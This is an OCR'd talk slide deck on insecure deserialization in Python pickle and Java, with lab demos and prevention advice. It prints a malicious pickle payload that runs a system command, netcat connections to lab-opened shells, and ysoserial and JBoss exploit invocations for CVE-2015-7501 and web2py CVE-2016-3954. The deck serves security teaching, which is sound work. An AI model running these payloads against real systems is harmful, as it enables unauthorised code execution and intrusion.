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Brief Analysis of Insecure Deserialization

with Real World CVEs

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Agenda

- What is Deserialization?
- Deserialization with Python
- Deserialization with Java
- Prevention of Insecure Deserialization
- Q&A
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What is Deserialization?

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

Concepts of Serialization / Deserialization (1/2)

- Serialization is the process of translating a data structure or object state into a format that can be stored or transmitted and reconstructed later.
- When the resulting series of bits is reread according to the serialization format, it can be used to create a semantically identical clone of the original object. (Deserialization extracts a data structure from a series of bytes.)



Concepts of Serialization / Deserialization (2/2)



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Deserialization with Python

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Serialization/Deserialization with Python (1/3)

- Python has many modules including pickle, yaml and json provide serialization objects.

> **Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.
>
> It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.
>
> Consider signing data with `hmac` if you need to ensure that it has not been tampered with.
>
> Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

- JSON, by default, can only represent a subset of the Python built-in types, and no custom classes; pickle can represent an extremely large number of Python types.
- Unlike pickle, deserializing untrusted JSON does not in itself create an arbitrary code execution vulnerability.

Serialization/Deserialization with Python (2/3)

- Pickle module provides the following functions for serialization / deserialization:

Dump	Write serialized object to open file
Load	Convert bytes stream to object again
Dumps	Return serialized object as string
Loads	Return deserialization process as string

```
import pickle

def serialization(targetObj, filename):
    output = open(filename, "w")
    pickle.dump(targetObj, output)

def deserialization(filename):
    input = open(filename, "r")
    return pickle.load(input)


MyObj = {
          'msg':("Welcome to My Demo 2021"),
          'date': [2021,05,06]
        }

serialization(MyObj, 'serialData')

print(deserialization('serialData'))
```

Serialization/Deserialization with Python (3/3)

- Pickle is a stack language which means pickle instructions are push data onto the stack or pop data out of the stack and it operates like stack.
- Python calls __reduce__() on objects it doesn't know how to pickle.

```
(dp0
S'msg'
p1
S'Welcome to My Demo 2021'
p2
sS'date'
p3
(lp4
I2021
aI5
aI6
as.
```

Normal Serializable Data

```
cos
system
(S'gnome-calculator'
tR.
```

Malicious Data

Quick Demo (Local Scenario)

Prereq:

- Python (I'm using 2.7.17)

Steps:

- Create a simple serializable object
  - python serial.py
- xxd serialData
- Comment out serialization function & read malicious Data
  - python serial.py (serialization comment out)

Quick Demo (Client-Server Scenario)

Prereq:

- Python (I'm using 2.7.17)
- Ubuntu as Server
- Kali as Client (attacking machine)

Steps:

- Start the vulnerable server
  - python VulnServ.py
- Run malicious client to send serialized data
  - python exploit.py
- Netcat to connect to the open command shell
  - nc 10.0.2.10 9527

CVE-2016-3954/CVE-2016-3957

Prereq:

- Python (I'm using 2.7.17)
- web2py < 2.14.2 (I'm using 2.13.3)

Steps:

- Start the web2py server
  - python web2py.py --ip 0.0.0.0
- Browse to see the web2py web console
  - http://10.0.2.10:8000
  - http://10.0.2.10:8000/examples/simple_examples/status
- Run the deserialization exploit
  - python cookie_exploit.py
  - Paste the generated value to cookie (session_data_examples)
  - nc -nv 10.0.2.10 8888

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Deserialization with Java

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Serialization/Deserialization with Java (1/2)

- Java uses writeObject() method of ObjectInputStream class to serialize an object & uses readObject() method of ObjectOutputStream to deserialize a serialized data back to object.

ObjectOutputStream	ObjectInputStream
writeObject: The method writeObject is used to write an object to the stream	readObject: Read an object from the ObjectInputStream

- readObject() it is the vulnerable method that could lead to insecure deserialization, because it takes serialized data without any blacklisting.

Serialization/Deserialization with Java (2/2)


```java
import java.io.*;

public class Serial
{
    public static void main(String[] args)
    {
        String event = "CyberSec Taiwan 2021";
        String filename = "file.bin";

        try
        {
            FileOutputStream file  = new FileOutputStream(filename);
            ObjectOutputStream out = new ObjectOutputStream(file);

            // Serialization of the "event" (String) object
            // Will be written to "file.bin"

            out.writeObject(event);

            out.close();
            file.close();
        }
        catch(Exception e)
        {
            System.out.println("Exception: " + e.toString());
        }
    }
}
```

Serialize

- Data starts with the binary "AC ED" means serialized data. (All serialized data will start with this value.)
- Serialization protocol version "00 05".
- A string identified by "74".
- Followed by the length of the string "00 14" (which is 20 in decimal).
- Then, the content of string.

- Base64: rO0AB <=> Raw: 0xac, 0xed, 0x00, 0x05

```
peter@peter-VirtualBox:~/Desktop/Sharing/2021 CyberSec Taiwan/Java/Basic$ xxd file.bin
00000000: aced 0005 7400 1443 7962 6572 5365 6320  ....t..CyberSec
00000010: 5461 6977 616e 2032 3032 31              Taiwan 2021
```

Quick Demo (Simple Log)

Prereq:

- JDK (I'm using openjdk 11.0.8)

Steps:

- Check the vulnerable Log class
  - VulnLog.java
- Check Utils.java & CustomSerialFile.java
- Create a serialized data
  - java CustomSerialFile
  - xxd Demo.ser
- Run the deserialization
  - java VulnDeserial
- Upload the file we crafted!

Quick Demo (with Vuln Library)

Prereq:

- JDK (I'm using openjdk 11.0.8)
- commons-collections-3.2.1

Steps:

- Check the modified vulnerable Log class
  - VulnLog.java
- Create a serialized data
  - java -jar ysoserial.jar CommonsCollections5 gnome-calculator > Demo.ser
  - xxd Demo.ser
- Run the deserialization
  - java VulnDeserial -cp .
- Arbitrary code execution!

CVE-2015-7501

Prereq:

- Jboss <= 6.x (I'm using jboss-5.0.1.GA)
- ysoserial (I'm using ysoserial-master-6eca5bc740.jar)

Steps:

- Start the JBOSS server
  - sudo /usr/local/jboss/501/jboss-5.0.1.GA/bin/run.sh -b 0.0.0.0
- Browse to see the JBOSS web console
  - http://10.0.2.10:8080/
- Run the deserialization exploit
  - python jboss.py 10.0.2.10:8080 "touch /root/CyberSec2021" --ysoserial-path ./ysoserial-master-6eca5bc740.jar
- Arbitrary code execution!

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Prevention of Insecure Deserialization

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Prevention of Insecure Deserialization

- Never deserialize untrusted data (user controllable data).
- Using Alternative Data Formats if possible.
  By using a pure data format like JSON or XML, we can lessen the chance of custom deserialization logic being abused and leads to an attack.
- Only deserialize Signed Data.
  Application should include signing data as part of the serialization process, and then refuse to deserialize data which don't have an authenticated signature.
  (Ex: Using HMAC on serialized data to prevent it from being tampered.)
- Keep your eyes on the News. (Upgrade vulnerable library, services, framework, etc.)

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Q&A

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